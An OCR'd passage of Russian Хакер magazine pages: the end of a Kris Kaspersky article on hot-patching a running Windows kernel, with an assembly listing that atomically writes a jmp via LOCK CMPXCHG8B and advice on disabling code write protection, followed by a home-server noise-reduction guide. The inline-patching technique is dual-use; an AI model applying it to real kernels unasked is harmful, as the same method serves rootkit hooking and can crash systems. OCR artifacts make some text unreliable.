Запись команды jmp near target должна представлять атомарную операцию, выполняемую целиком за один раз. В противном случае может сложиться ситуация, при которой процессор попытается выполнить «недописанную» команду со всеми вытекающими отсюда последствиями, но инструкция вида mov [mem], reg8/16/32 не позволяет записывать более четырех байт, а потому совершенно непригодна для решения поставленной задачи.
Некоторые хакеры используют SSE-инструкции, позволяющие записывать более четырех байт, и на однопроцессорных машинах такой трюк работает вполне нормально. Но на многопроцессорных системах существует вероятность (пускай и ничтожная) модификации кода в процессе его выполнения, а префикс блокировки шины (LOCK) перед SSE-командами вставлять нельзя.
К счастью, начиная с первопней, в лексиконе процессоров существует замечательная команда CMPXCHG8B, поддерживающая префикс «LOCK» и записывающая одним махом целых 8 байт! Для внедрения 5-байтовой инструкции jmp near target этого более чем достаточно. Естественно, чтобы не затереть оставшиеся 3 байта, сначала мы должны прочитать 8 байт из памяти, наложить на них jmp near target и записать полученную смесь обратно. Вот тут некоторые спрашивают: зачем это делать, ведь jmp — это безусловный переход и находящиеся за ним команды никогда не получат управления7 А затем, что находящиеся за ним команды могли получить управление еще до модификации.
Примечание: некоторые трансляторы не поддерживают инструкцию CMPXCHG8B, и в этом случае ее можно задать



>Адресное пространство NT/W2K/XP в конфигурации по умолчанию

через директиву DB или _emit в байтовом виде 0Fh C7h 0Eh.

Готовый пример реализации внедрения jmp near target посредством CMPXCHG8B приведен ниже:

ВНЕДРЕНИЕ JMP NEAR TARGET ПО СРЕДСТВОМ КОМАНДЫ CMPXCHG8B; В РЕГИСТРЕ EAX ПЕРЕДАЕТСЯ АДРЕС ЗАПИСИ JMP, А В РЕГИСТРЕ EBX — TARGET

```
; сохраняем адрес модифицируемой
команды
PUSH EAX
; sizeof(jmp near target)
ADD EAX, 5
; вычисление операнда команды jmp
near target
SUB EBX, EAX
; ESI — адрес модифицируемой
команды
POP ESI
; обнуляем EDX:EAX
XOR EAX, EAX
XOR EDX, EDX
; читаем 8 байт из [ESI]
CMPXCHG8B [ESI]
; заносим в стек 4 старших прочи-
танных байта
PUSH EDX
; оставляем из них 3
INC ESP
; накладываем операнд команды jmp
near target
PUSH EBX
; накладываем опкод команды jmp
near target
PUSH 0E9000000h
; удаляем 3 нуля
ADD ESP, 3
; подготавливаем регистры к вы-
полнению CMPXCHG8B
POP EBX
POP ECX
; записываем 8 байт в [ESI], бло-
кируя шину
LOCK CMPXCHG8B [ESI]
```

Советы и рецепты по наложению заплатки

Чтобы не связываться с ассемблером, достаточно скопировать исправленный вариант функции в свой модуль — пусть транслятор компилирует, тогда нам останется всего лишь передать на нее управление командой jmp near target (естественно, вместе с функцией необходимо скопировать и все макросы, заданные директивой define, а также подключить необходимые заголовочные файлы).

При этом мы наталкивается на следующие проблемы: а) если функция обращается к глобальным переменным, то мы должны подставить адреса переменных оригинальной функции, иначе поведение системы станет непредсказуемым; б) адреса «внутренних» функций ядра, вызываемые этой функцией, также необходимо подставлять вручную; в) мы не можем приказать компилятору исключить уже выполненные команды, поэтому прежде чем передавать управление откомпилированной функции, следует выполнить откат, повесив на jmp near target промежуточный обработчик, который в данном случае будет выглядеть так:

```
POP EBP
POP ESI
POP EDI
POP EBP
```


Как видно, мы выполняем обратную последовательность команд, восстанавливая стек и содержимое регистров, а при необходимости освобождая выделенную функцией память и прочие системные ресурсы.

С Windows в этом плане сложнее. Исходных текстов нет, и вставить исправленную функцию в драйвер не получится. Здесь есть два пути: дизассемблировать ядро и переписать код на Си (трудоемко, зато надежно) или же скопировать функцию прямо в двоичном виде, корректируя ссылки на функции, вызываемые по относительным адресам. Поскольку адрес загрузки драйвера наперед неизвестен, коррекцию приходится осуществлять на лету. Заносим адреса машинных команд call target/jmp target в специальный массив, хранящийся в драйвере, а в процедуре инициализации обрабатываем все элементы, добавляя к непосредственному операнду базовый адрес загрузки, не забыв предварительно отключить защиту от записи, поскольку по умолчанию кодовая секция доступна только на чтение.

Заключение

Заштопать ядро операционной системы без перезагрузки — очень сложно, но вполне реально. Конечно, далеко не всякому администратору это по силам, однако фирмы, занимающиеся поддержкой, могут выпускать неофициальные «горячие» заплатки, расхватываемые, словно пирожки! Ведь это не просто актуальная, а суперактуальная тема, в которой заинтересованы миллионы пользователей, так что на счет спроса можно не сомневаться.. ⌶

>Упрощенная архитектура NT/W2K/XP





КРИС КАСПЕРСКИ

Бесшумный сервер своими руками

РЕШАЕМ ПРОБЛЕМУ СНИЖЕНИЯ ШУМА НА ДОМАШНЕМ СЕРВЕРЕ

Развитие локальных сетей привело к росту популярности домашних серверов, многие из которых из-за хронического недостатка жилищного пространства приходится устанавливать прямо в местах обитания их владельцев, что неизбежно сталкивает их с шумовой проблемой. На сегодняшний день существует множество методик борьбы с шумом, но далеко не все они эффективны.

Введение, или что там грохочет внутри

Прежде чем бороться с шумом, нужно выявить его основные источники, перечисленные ниже в порядке убывания своей активности. Естественно, этот порядок весьма условен и зависит от множества обстоятельств, с которыми мы разберемся чуть позже, а сейчас просто составим приблизительный список, чтобы очертить фронт работ:

- жесткие диски;
- вентилятор на процессорном радиаторе;
- вентиляторы на видеокарте, чипсете и т.д.;
- вентилятор на блоке питания и прочие вентиляторы внутри корпуса ПК.

Жесткие диски


С переходом на гидродинамические подшипники (Fluid Dynamic Bearing — FDB) жесткие диски перестали быть самым шумным компонентом ПК, и единственным грохочущим элементом осталась сервосистема (она же система позиционирования магнитной головки). Но производители активно работают в этом направлении, и большинство современных винчестеров предусматривает несколько режимов работы: от тормозного, но бесшумного до грохочущего, но высокопроизводительного. По умолчанию обычно выбирается промежуточный компромиссный вариант, который легко изменить, скачав с сайта производителя специальную утилиту (у всех производителей она разная).

Несколько дисков, установленных в одну стойку, могут входить в резонанс, излучая целый спектр звуков всех частот. Обычно это низкочастотный гул, реже — инфразвуковые колебания, не воспринимаемые человеческим ухом, но вызывающие быструю утомляемость, чувство тревоги и прочий дискомфорт. В нормальной стойке должны использоваться резиновые прокладки, не допускающие прямого контакта стойки с корпусом жесткого диска. Некоторые производители используют пружинные или резиновые растяжки, что уменьшает шум и гарантированно предотвращает резонанс, но вместе с этим и сокращает срок службы жесткого диска, рассчитанного на жесткий монтаж, а не на «болтанку».


Как вариант — можно установить один жесткий диск в трехдюймовый отсек, а другой — в пятидюймовый, но при этом возникает проблема с охлаждением, а жесткие диски, работающие в круглосуточном режиме, настоятельно рекомендуется охлаждать. Естественно, чем больше вентиляторов — тем больше шума. Поэтому закрепляем винчестеры в одной стойке, обдуваемой большим тихоходным вентилятором с кривыми (а не рубленными) лопастями, нагнетающими воздух внутрь корпуса ПК. Естественно, на лицевой стенке должна быть предусмотрена решетка, а если ее нет, то для возможности подсоса воздуха вентилятор следует отодвинуть от корпуса хотя бы на 3–5 см. Подшипники скольжения (состоящие из простой втулки) работают намного тише шарикоподшипников, хотя имеют намного меньший ресурс. Постепенно втулка деформируется, и вентилятор начинает тарахтеть, как гусеничный экскаватор. Смазка подшипника веретенным маслом на некоторое время решает проблему, но прилипающая к ней пыль служит хорошим абразивом, в результате чего износ резко возрастает, и вентилятор начинает тарахтеть вновь, требуя замены.

Кстати говоря, известно несколько случаев, когда принудительное охлаждение жестких дисков не только не увеличивало срок их службы, но и приводило к довольно быстрым





› Barracuda от Seagate — не только тихая, но еще и самая надежная модель из всех



› Пассивный радиатор от Zalman

отказам. Все просто! От неравномерного охлаждения корпус винчестера чуть-чуть ведет (имеет место тепловое расширение), что вызывает перекос некоторых узлов со всеми вытекающими отсюда последствиями.

Процессор

Начиная с процессоров 80486, на радиаторах стали появляться вентиляторы, а на Pentium'ах это явление приобрело массовый характер. Современные процессоры выделяют огромное количество тепла, для эффективного отвода которого используются высокоскоростные вентиляторы, прокачивающие множество кубических сантиметров воздуха, что, естественно, сопровождается шумом. Но ведь домашнему серверу не требуется мощный процессор! Самый радикальный метод борьбы с шумом — перевести процессор на пассивное охлаждение, то есть убрать вентилятор.

В свое время фирма Cyrix выпустила несколько удачных процессоров, в спецификации которых пассивное охлаждение декларировалось явно. И хотя они не могли похвастаться особой производительностью, для нормальной работы офисных приложений их вполне хватало. Но конкурировать с Intel/AMD фирме Cyrix оказалось не по силам, и она продала свой бизнес компании VIA (www.via.com.tw/en/products/processors). А та слегка пересмотрела спецификации и прикрутила активное охлаждение, которое процессорам семейства C3 (другие мыщъх не тестировал) совершенно ни к чему. В жарком климате местообитания мыщъх'а (до 42 °C) на массивном медном радиаторе температура процессора, работающего под управлением Windows 2000, никогда не превышала 55 °C, оставляя достаточный запас прочности.

То же самое относится и к Pentium-III 733 MHz (Coppermine). Правда более быстрые модели уже приходится тормозить, уменьшая тактовую частоту и напряжение питания. Снижать питающее напряжение без уменьшения тактовой частоты нельзя, поскольку чем ниже разность потенциалов, тем медленнее выполняются переходные процессы, и электронные ключи просто не успевают переключиться за отведенный им такт.

В крайнем случае (если температура кристалла все-таки приближается к опасному уровню) можно поблизости от радиатора закрепить тихоходный вентилятор с большими лопастями.

А вот водяное охлаждение использовать не рекомендуется. И не только потому, что существует угроза утечки охлаждающей жидкости (как правило, воды), ведущей к отказу электроники, а в некоторых случаях даже к локальным возгораниям и пожарам. Помпа далеко не бесшумна, к тому же достаточно часто выходит из строя, что опять-таки приводит к перегреву и выходу сервера из рабочего состояния. Zalman имеет в своем ассортименте несколько моделей пассивных радиаторов, пригодных даже для охлаждения Pentium 4 и основанных на кипении жидкости в герметично запаянных трубочках. Однако их стоимость довольно велика, да и смысла строить домашний сервер на базе Penium 4 нет никакого. Лучше использовать технику, оставшуюся после апгрейда своей основной системы.

Северный мост, видеокарта и все-все-все остальные

Материнская плата с активным охлаждением северного моста (равно как и видеокарта с закрепленным на ней вентилятором) — это ужас (только не тихий, а весьма громкий), и потому она идет лесом. Северный мост, конечно, очень горячее место, но все же не настолько, чтобы к нему прикреплять вентилятор. А видеокарта серверу и вовсе не нужна (по крайней мере, 3D-устроитель — это явное излишество).

А вот от интегрированного видео лучше все-таки воздержаться. Даже при выключенном мониторе такая видюха продолжает работать, грея северный мост (который и без того перегружен) и завешивая его в жаркую погоду при загрузке Windows. Проблема решается либо установкой более мощного радиатора (зачастую с активным охлаждением), либо выключением интегрированного видео в BIOS'е и переходом на нормальную карту.

Блок питания

Родные вентиляторы блоков питания обычно производят достаточно много шума, имеют рубленые лопасти и высокие обороты. Ладно, покупаем блок питания с запасом по мощности, устанавливаем в него вентилятор с выгнутыми аэродинамическими лопастями и снижаем обороты до минимума (о том, как это сделать, рассказывается во врезке). Вентилятор, нагнетающий воздух внутрь блока питания, охлаждает его намного эффективнее, чем родной вентилятор, придерживающийся ATX-спецификации и работающий на выдув. Правда, при этом возникает следующая проблема. При нагнетании воздуха в корпус сразу с двух сторон (со стороны блока питания и стойки с жесткими дисками) внутри возникает повышенное давление, снижающее эффективность системы охлаждения. Можно, конечно, поставить третий вентилятор, работающий на выдув, но к чему нам лишний шум? Проще установить перегородку между дном блока питания и материнской платой, доходящую до пятидюймового отсека со снятой декоративной крышкой, которую можно заменить решеткой (а можно и не заменять). Таким образом, мы отделяем воздушные потоки друг от друга, не давая им смешиваться. Воздух, нагнетаемый внутрь блока питания, проходит по верху корпуса, выходя через пятидюймовый отсек, а воздух, охлаждающий винчестеры, выходит через щели в боковых стенках корпуса. И все остаются довольны.

Еще одно обстоятельство. Импульсные блоки питания (а других сейчас нет) могут генерировать высокочастотные колебания (писк, свист), которые лежат за пределами восприятия уха взрослого (музыкантов и меломанов в расчет не берем), но отчетливо воспринимаются детьми. Так что если твой ребенок жалуется на сервер, утверждая, что слышит звуки, которые не слышишь ты, вместо того чтобы вести его к психиатру, просто замени блок питания. То же самое относится и к дросселям, установленным на материнской плате. Длительное воздействие высокочастотных колебаний отрицательно сказывается как на психике (особенно, еще не окрепшей), так и на всем здоровье в целом, поэтому отмахиваться от этой проблемы не стоит.

Корпус

Китайские корпуса, собранные из тонкого металла на заклепках (половина из которых не затянута), дребезжат всеми своими частями,



> Температура Pentium III 733, установленного внутри мыщъх'иного сервера на медный радиатор с пассивным охлаждением



> VIA C3 (бывший Cyrix C3 Ezra) — один из немногих процессоров, способных работать с пассивным охлаждением

усиливая вибрации жестких дисков и вентиляторов. Чем толще металл, тем тише корпус, особенно если высверлить заклепки, заменив их гайками с болтами. Жестяные декоративные заглушки, удерживаемые одними силами трения, лучше посадить на двухсторонний скотч, лишив их возможности издавать мерзкие звуки раз и навсегда.

Боковые стенки также лучше посадить на болты, не давая им возможности болтаться, а сам корпус оклеить изнутри гофрированным картоном (оставляя открытыми лишь вентиляционные отверстия), или другим шумопоглощающим материалом, который можно приобрести, например, в автомагазине. Конечно, это существенно снизит теплоотдачу, увеличивая температуру внутри корпуса, но для больших корпусов это не проблема. Избыток свободного пространства не позволяет температуре приближаться к опасной отметке. Впрочем, все решает эксперимент. Современные материнские платы снабжены как минимум одним или двумя термодатчиками, позволяющими вести круглосуточный мониторинг.

Некоторые предпочитают оборачивать корпус пенопластом снаружи, но это плохая идея, поскольку при оклеивании корпуса гофрированным картоном изнутри мы гасим звуковые волны до того, как они дойдут до стенок, резонирующих в такт с шумом и многократно усиливающих его уровень, от которого не спасает даже расположенный сверху пенопласт. Впрочем, учитывая, что часть источников шума прикручена к корпусу и передает колебания непосредственно через металл, минуя воздушную среду (и наш картон), дополнительный уровень защиты в виде пенопласта отнюдь не помешает. Главное — помнить про вентиляционные отверстия, отступая от них хотя бы на несколько сантиметров, поскольку через узкую пенопластовую «шахту», вырезанную по размеру отверстий, воздух циркулирует с большой неохотой.

Не стоит забывать и про деревянные корпуса (между прочим, очень даже модные в последние время). Они великолепно гасят шумы, однако требуют установки нескольких вентиляторов для эффективной циркуляции воздуха, особенно если процессор переведен на пассивное охлаждение. Весь фокус в том, что дополнительные вентиляторы (естественно, низкооборотистые) следует размещать в глубине корпуса, тогда наружу вместо шума вырвется лишь слабый шелест.

Заключение

Проблемой снижения шума мыщъх впервые озаботился при переходе с Pentium II на Pentium III. Посадив кристалл на крутой (по тем временам) радиатор Golden Orb, мыщъх был буквально ошеломлен, но не скоростью работы, а громкостью шума и вибрацией корпуса. Смутно представляя себе возможность творческой работы в таких условиях, мыщъх начал экспериментировать с радиаторами разных фирм и, увидев datasheet на процессор Cyrix C3 Ezra, сразу же проникся к нему любовью.

Вот так, снижая шумность компонентов одного за другим, мыщъх добился того, что компьютер (даже с открытой крышкой) перестал быть слышен вообще!

КАК ЗАТОРМОЗИТЬ ВЕНТИЛЯТОР

Зависимость уровня шума от частоты оборотов очень сложная (и к тому же связана с конструктивными особенностями конкретной модели вентилятора), но из самых общих соображений понятно: чем ниже обороты, тем меньшее сопротивление оказывает воздушный поток, ниже биения несбалансированной крыльчатки и т.д. При частоте порядка 1000 оборотов в минуту большинство вентиляторов практически не шумит, но уже при 2000 —3000 оборотов шум становится буквально невыносимым, что неудивительно, поскольку объем перекачиваемого воздуха пропорционален частоте оборотов, а шум — частоте в пятой степени. Следовательно, частоту оборотов нужно снижать. А как?

Большинство современных материнских плат снабжено функцией Smart Fan Control, позволяющей изменять частоту вращения вентилятора в зависимости от температуры специального датчика. Некоторые платы (как, например, Epoc) имеют внешний датчик (termostick) и свободное гнездо Smart Fan Control, в которое можно подключить вентилятор от блока питания.

Если же такого гнезда нет, можно воткнуть резистор номиналом 30-100 Ом (нужная величина подбирается экспериментально) в цепь питания вентилятора (красный провод, расположенный посередине разъема). При этом следует учитывать, что при пуске вентилятор требует больше тока, чем при работе, и потому, если переборщить с сопротивлением, вентилятор может попросту не запуститься! Поэтому для страховки параллельно резистору следует подключить приклеенный к процессору термистор с обратной характеристикой. Холодный термистор имеет небольшое сопротивление, и потому вентилятор запускается на ура. Затем, по мере нагрева процессора, сопротивление термистора возрастет до нескольких килоом и он уже не оказывает на резистор практически никого шунтирующего воздействия. Правда при кратковременном выключении компьютера (когда радиатор процессора еще не успел остыть) сопротивление термистора по-прежнему велико и вентилятор имеет шанс не запуститься. Однако для серверов эта проблема неактуальна, поскольку их выключают редко, а от бросков по питанию защищает UPS.

ХАКЕР 06(АПРЕЛЬ)97

102